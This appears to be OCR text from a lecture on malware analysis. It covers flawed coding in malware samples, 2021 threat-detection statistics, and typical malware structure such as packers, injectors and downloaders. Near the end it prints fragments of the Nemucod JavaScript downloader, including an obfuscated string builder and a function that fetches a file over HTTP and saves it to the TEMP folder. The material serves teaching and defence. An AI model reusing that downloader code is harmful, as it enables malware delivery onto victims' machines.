
Bad programming examples


```python
def xor(key, mes):
    ciph=""
    n = len(mes)-len(key)
    key1=key
    for t in range(n):
        key1+= key[t%3]
    for i in range(len(mes)):
        ciph +=  chr(ord(mes[i]) ^ ord(key1[i]))
    return ciph
def decxor(key,cipher):
    mes = ""
    n = len(cipher)-len(key)
    key1=key
    for t in range(n):
        key1+= key[t%3]
    for i in range(len(cipher)):
        mes +=  chr(ord(cipher[i]) ^ ord(key1[i]))
    return mes
```

TRENDS


HOAX in Europe





HTML/Phishing.Agent trojan
19.5%
Win/Exploit.CVE-2017-11882 trojan
11.8%
JS/Agent trojan
5.7%
HTML/Fraud trojan
5.1%
HTML/Phishing trojan
4.5%
LNK/Agent trojan
4.1%
VBA/TrojanDownloader.Agent trojan
3.4%
MSIL/TrojanDownloader.Agent trojan
2.8%
DOC/TrojanDownloader.Agent trojan
2.2%
MSIL/Spy.Agent trojan
1.8%
Top 10 malware detections in T3 2021 (% of malware detections)




Cryptocurrency threat detection trend in 2021, seven-day moving average




Bitcoin and Ethereum/USD exchange rates in 2021, seven-day moving average



Top malicious email attachment types[2] in T3 2021



External network intrusion vectors reported by unique clients in 2021


MSIL
35
30
25
20
15
10
5
0
2020-12-29
2021-01-05
2021-01-12
2021-01-19
2021-01-26
2021-02-02
2021-02-09
2021-02-16
2021-02-23
2021-03-02
2021-03-09
2021-03-16
2021-03-23
2021-03-30
2021-04-06
2021-04-13
2021-04-20
2021-04-27
2021-05-04
2021-05-11
2021-05-18
2021-05-25
2021-06-01
2021-06-08
2021-06-15
2021-06-22
2021-06-29
2021-07-06
2021-07-13
2021-07-20
2021-07-27
2021-08-03
2021-08-10
2021-08-17
2021-08-24
2021-08-31
2021-09-07
2021-09-14
2021-09-21
2021-09-28
2021-10-05
2021-10-12
2021-10-19
2021-10-26
2021-11-02
2021-11-09
2021-11-16
2021-11-23
2021-11-30
2021-12-07
2021-12-14
2021-12-21
2021-12-28

Actual TOP CZ

MSIL/Spy.AgentTesla trojan	27.81%
Win32/Formbook trojan	14.88%
Win32/PSW.Fareit trojan	13.39%
Win32/Rescoms trojan	3.29%
MSIL/Spy.Agent.AES trojan	3.06%
DOC/Agent.HY trojan	2.02%
Win32/Agent.TJS trojan	1.43%
Java/Spy.Agent.R trojan	1.38%
MSIL/NanoCore trojan	0.71%
MSIL/Spy.Agent.DFY trojan	0.63%

Intermezzo 3

Bad programming examples

```c
int main()
{
    char* alphabet = NULL;
    char* midPart = NULL;
    char dateStr[] = "12Jun9";   // for example

    int currHour = 6;     // for example

    if (currHour != 21)
    {
        if (currHour == 22)
            goto NIGHT_HOURS;
        if (currHour == 23)
            goto NIGHT_HOURS;
        if (currHour == 24)
            goto NIGHT_HOURS;
        if (currHour == 1)
            goto NIGHT_HOURS;
        if (currHour == 2)
            goto NIGHT_HOURS;
        if (currHour == 3)
            alphabet = useAlphabet_1();
        if (currHour == 4)
            alphabet = useAlphabet_1();
        if (currHour == 5)
            alphabet = useAlphabet_1();
        if (currHour == 6)
            alphabet = useAlphabet_1();
        if (currHour == 7)
            alphabet = useAlphabet_1();
        if (currHour == 8)
            alphabet = useAlphabet_1();
        if (currHour == 9)
            alphabet = useAlphabet_2();
        if (currHour == 14)
            alphabet = useAlphabet_2();
        if (currHour == 15)
            alphabet = useAlphabet_2();
        if (currHour == 16)
            alphabet = useAlphabet_2();
        if (currHour == 17)
            alphabet = useAlphabet_3();
        if (currHour == 18)
            alphabet = useAlphabet_3();
        if (currHour == 19)
            alphabet = useAlphabet_3();
        if (currHour == 20)
            alphabet = useAlphabet_3();

        midPart = generateMidPart(dateStr, alphabet);
        // ... URL = PREFFIX + midPart + SUFFIX ...
    }

NIGHT_HOURS:
```

```c
int main()
{
    char *alphabet = NULL;
    char *midPart = NULL;
    char dateStr[] = "12Jun9";    // for example

    int currHour = 6;     // for example

    if (currHour == 22)
        goto NIGHT_HOURS;
    if (currHour == 23)
        goto NIGHT_HOURS;
    if (currHour == 24)
        goto NIGHT_HOURS;
    if (currHour == 1)
        goto NIGHT_HOURS;
    if (currHour == 2)
        goto NIGHT_HOURS;
    if (currHour == 3)
        alphabet = useAlphabet_1();
    if (currHour == 4)
        alphabet = useAlphabet_1();
    if (currHour == 5)
        alphabet = useAlphabet_1();
    if (currHour == 6)
        alphabet = useAlphabet_1();
    if (currHour == 7)
        alphabet = useAlphabet_1();
    if (currHour == 8)
        alphabet = useAlphabet_2();
    if (currHour == 9)
        alphabet = useAlphabet_2();
    if (currHour == 10)
        alphabet = useAlphabet_2();
    if (currHour == 11)
        alphabet = useAlphabet_2();
    if (currHour == 12)
        alphabet = useAlphabet_2();
    if (currHour == 13)
        alphabet = useAlphabet_3();
    if (currHour == 14)
        alphabet = useAlphabet_3();
    if (currHour == 15)
        alphabet = useAlphabet_3();
    if (currHour == 16)
        alphabet = useAlphabet_3();
    if (currHour == 17)
        alphabet = useAlphabet_3();
    if (currHour == 18)
        alphabet = useAlphabet_3();
    if (currHour == 19)
        alphabet = useAlphabet_3();
    if (currHour == 20)
        alphabet = useAlphabet_3();
```

Krachulka incident 2019

- Authors decided to use Salsa20 cypher
- But decided to implement “Decrypt” function by themselves
- Interchanged different key expanse functions
- Practically ruined malware’s ability to function

TYPICAL STRUCTURE AND BEHAVIOR OF MALWARE


Modern Malware

- Business
- Professionalization- malware as service
- Variability/Obfuscation by install
- Modularity
- Complexity


Motivation of malware

- Infection and penetration of systems.
- Persistence and hiding.
  Survive as long as possible
- Monetization


How modern malware looks like



Everything is packed– Injector/Kryptik



1. Read key
2. Decrypt data
3. Execute




Kryptik/Injector
EXE,DLL

Injector


- Injecting is hiding technique where malicious code is running in another process memory.

Life expectancy of malware stages



Dropper
Dowloader
JS,VBS,SFX,
Java

• Infection



JS/TrojanDownloader.Nemucod.AA trojan

Delivery_Notification_00272460.doc.js

```
var a1='';function sdi() { a1 += 'entSt'; mby(); }; function cc() { a1 +=
'e '; zes(); }; function sl() { a1 += 'pe ='; op(); }; function bpg() { a1 +=
'va'; pdb(); }; function gp() { a1 += '; }'; fden(); }; function cayi() { a1
+= 'ec'; u(); }; function s() { a1 += '1)'; wbnk(); }; function kcum() { a1
+= '010'; ul(); }; function fcxx() { a1 += 'ion d'; teg(); }; function rblc()
{ a1 += 'a.w'; tohy(); }; function pg() { a1 += '.co'; rar(); }; function fg()
{ a1 += '.exe'; ntzm();
```

JS/TrojanDownloader.Nemucod.AA trojan


```
function dl(fr, fn, rn) {
   var ws = new ActiveXObject("WScript.Shell");
   var fn = ws.ExpandEnvironmentStrings("%TEMP%") + String.fromCharCode(92) + fn;
   var xo = new ActiveXObject("MSXML2.XMLHTTP");
   xo.onreadystatechange = function() {
      if (xo.readyState === 4) {
         var xa = new ActiveXObject("ADODB.Stream");
         xa.open();
         xa.type = 1;
         xa.write(xo.ResponseBody);
         xa.position = 0;
         xa.saveToFile(fn, 2);
         xa.close();
      };
   };
